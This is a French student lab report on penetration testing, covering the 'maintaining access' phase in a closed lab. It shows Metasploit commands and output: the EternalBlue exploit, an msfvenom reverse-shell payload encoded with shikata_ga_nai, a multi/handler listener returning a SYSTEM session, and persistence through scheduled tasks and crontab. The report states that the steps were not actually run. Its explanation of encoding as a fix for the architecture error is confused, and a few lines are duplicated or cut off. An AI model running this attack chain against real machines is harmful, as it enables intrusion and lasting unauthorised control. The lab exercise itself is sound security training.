ALEXANDRE Ewan, Groupe 1

13/10/2026

TP2.7 : Test d'intrusion : Phase V Maintien D'accès

Table des matières

1) Problématique 1

2) Exercices 1

Exercice 1 : Reprise de la session Metasploit et création du malware avec msfvenom 1

Exercice 2 : Téléversement du payload et configuration de l'écouteur multi/handler 3

Exercice 3 : Test d'exécution et résolution de l'incompatibilité d'architecture avec shikata_ga_nai 5

Exercice 4 : Réception de session, élévation de privilèges et gestion multi-sessions 6

Exercice 5 : Automatisation et maintien d'accès via les tâches planifiées (Windows & Linux) 7

3) Conclusion 8

Étant donné qu'il m'a été impossible d'effectuer le TP précédent car Nessus ne fonctionnait pas, et qu'il m'est impossible de réaliser le début de ce TP qui exige d'avoir mené à bien l'ensemble des TP 2.5 et 2.6, je n'utiliserai que les captures d'écrans du sujet pour faire ce compte rendu. Les étapes et captures présentées n'ont donc pas été réellement exécutées sur ma machine, mais le document explique comment faire.

1) Problématique

Nous cherchons à maintenir l'accès sur la machine victime après l'avoir piratée, nous allons donc voir comment créer un fichier malicieux avec msfvenom et comment automatiser des tâches pour garder l'accès même si la machine redémarre.

2) Exercices

Exercice 1 : Reprise de la session Metasploit et création du malware avec msfvenom


Pour commencer, on reprend notre session Meterpreter sur le premier terminal grâce à l'exploit EternalBlue. Une fois qu'on a le message WIN notre session est prête :


```
Exploitation de faille avec kali metasploit :
        sudo su
        msfconsole
        msf6> use eternalblue
        msf6> use exploit/windows/smb/ms17_010_eternalblue
        msf6 exploit(windows/smb/ms17_010_eternalblue)> set rhost 192.168.0.120   //remote host=cible
        msf6 exploit(windows/smb/ms17_010_eternalblue)> set lhost 192.168.0.110   //local host = kali
        msf6 exploit(windows/smb/ms17_010_eternalblue)> show options
        msf6 exploit(windows/smb/ms17_010_eternalblue)> exploit                   // lancer l'exploit
        meterpreter>shell                                                         // lancer un shell Windows
```

```
[*] 192.168.0.120:445 - Sending egg to corrupted connection.
[*] 192.168.0.120:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.0.120
[*] Meterpreter session 1 opened (192.168.0.110:4444 → 192.168.0.120:49161) at 2024-03-25 05:43:23 -0400
[+] 192.168.0.120:445 - =-=-=-=
```


Exercice 2 : Téléversement du payload et configuration de l'écouteur multi/handler

On retourne sur la session Meterpreter du premier terminal. On tape la commande lpwd pour vérifier le dossier local, puis on envoie le fichier sur la machine cible avec la commande upload :






On vérifie ensuite avec la commande dir que le fichier persistence.exe est bien présent dans le dossier C:\Windows de la victime :



Maintenant on ouvre un troisième terminal pour préparer l'écouteur sur Metasploit, car le fichier va se connecter à notre machine Kali. On tape use exploit/multi/handler :




```
msf6 > use exploit/multi/handler
```

on a :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Ensuite on met le même payload que pour le fichier avec : set payload windows/meterpreter/reverse_tcp :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

On configure LPORT sur le port 443 et LHOST avec l'adresse IP de notre Kali, puis on vérifie les paramètres avec show options :

```
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) >
```

LHOST est l'adresse de la machine kali :

```
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > set LHOST 192.168.0.110
LHOST ⇒ 192.168.0.110
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.110    yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Exercice 3 : Test d'exécution et résolution de l'incompatibilité d'architecture avec shikata_ga_nai

Tout est bon, il suffit maintenant de lancer l'écouteur en tapant la commande run :

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.110:443
```

Maintenant on retourne sur le premier terminal et on essaie d'exécuter le fichier sur la victime avec la commande execute -f persistence.exe :

```
meterpreter > execute -f persistence.exe
```

On a un message d'erreur :

```
meterpreter > execute -f persistence.exe
[-] stdapi_sys_process_execute: Operation failed: The version of %1 is not compatible with the version you're running. Che
puter's system information to see whether you need a x86 ; or x64 ; version of the program, and then contact the software
```

Donc on ne peut pas exécuter ce programme car l'architecture ne convient pas : on l'a gér

On a un message d'erreur :

Donc on ne peut pas exécuter ce programme car l'architecture ne convient pas : on l'a généré en 32 bits (x86) alors que la cible fonctionne en 64 bits !

Le programme ne peut pas s'exécuter car l'architecture ne convient pas (le fichier a été créé en 32 bits alors que la cible fonctionne en 64 bits).
Pour corriger ça, on refait la commande msfvenom en ajoutant l'encodeur x86/shikata_ga_nai avec 5 itérations et l'option -b '\x00' pour enlever les mauvais caractères, et on l'appelle persistence3.exe :

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' LHOST=192.168.0.110 LPORT=443 -f exe > persistence3.exe
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' LHOST=192.168.0.110 LPORT=443 -f exe > persistence3.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
```

Le fichier est créé. On l'upload sur la machine victime puis on l'exécute avec la commande execute :

```
meterpreter > upload persistence3.exe
[*] Uploading  : /home/kali/persistence3.exe → persistence3.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/persistence3.exe → persistence3.exe
[*] Completed  : /home/kali/persistence3.exe → persistence3.exe
```

```
meterpreter > execute -f persistence3.exe
Process 1416 created.
meterpreter >
```

Exercice 4 : Réception de session, élévation de privilèges et gestion multi-sessions

On retourne sur le troisième terminal avec l'écouteur, et on voit qu'une session Meterpreter s'est bien ouverte :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > set lhost 192.168.0.110
lhost ⇒ 192.168.0.110
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.110:443
[*] Sending stage (176198 bytes) to 192.168.0.120
[*] Meterpreter session 1 opened (192.168.0.110:443 → 192.168.0.120:49164) at 2024-03-25 06:07:12 -0400
```

On tape getuid pour vérifier nos droits, et on voit qu'on a les privilèges système :

```
[*] Started reverse TCP handler on 192.168.0.110:443
[*] Sending stage (176198 bytes) to 192.168.0.120
[*] Meterpreter session 1 opened (192.168.0.110:443 → 192.168.0.120:49164) at 2024-03-25 06:07:12 -0400

meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >
```

On peut mettre la session en arrière-plan en tapant background :

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Et si on tape la commande sessions pour vérifier le nombre de sessions :

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  AUTORITE NT\Syst_me @ WIN-27EG41LD03F  192.168.0.110:443 → 192.168.0.120:49164 (192.168.0.120)


msf6 exploit(multi/handler) >
```


Exercice 5 : Automatisation et maintien d'accès via les tâches planifiées (Windows & Linux)

L'attaquant va essayer d'utiliser le planificateur de tâches (task scheduler) sous Windows pour garder l'accès même après un redémarrage.

1. Task Scheduler sous Windows

On démarre le planificateur de tâches sous Windows :






Ici par exemple, on voit que tous les jours à 13h35 il y a une mise à jour automatique de Edge. Un attaquant peut donc créer une tâche planifiée qui va lancer automatiquement le fichier persistence3.exe tous les jours ou au démarrage du PC pour se reconnecter à Kali, sans avoir à recréer une session à chaque fois.

2. Crontab sous Linux

Sous Linux, c'est le même principe avec le service cron qui exécute des tâches précises à un moment donné, en utilisant le fichier /etc/crontab :



On peut donc planifier une connexion inverse vers notre serveur Kali en précisant les minutes, heures et jours dans la crontab. C'est la technique utilisée pour garder un accès permanent sur la machine.

3) Conclusion

En conclusion, ce TP m'a appris comment maintenir l'accès sur une machine victime après un exploit, en créant un fichier malicieux avec msfvenom et en gérant les écouteurs avec multi/handler. J'ai aussi appris comment contourner les problèmes d'architecture avec l'encodeur shikata_ga_nai, et comment utiliser le planificateur de tâches sous Windows et la crontab sous Linux pour garder un accès permanent même après un redémarrage.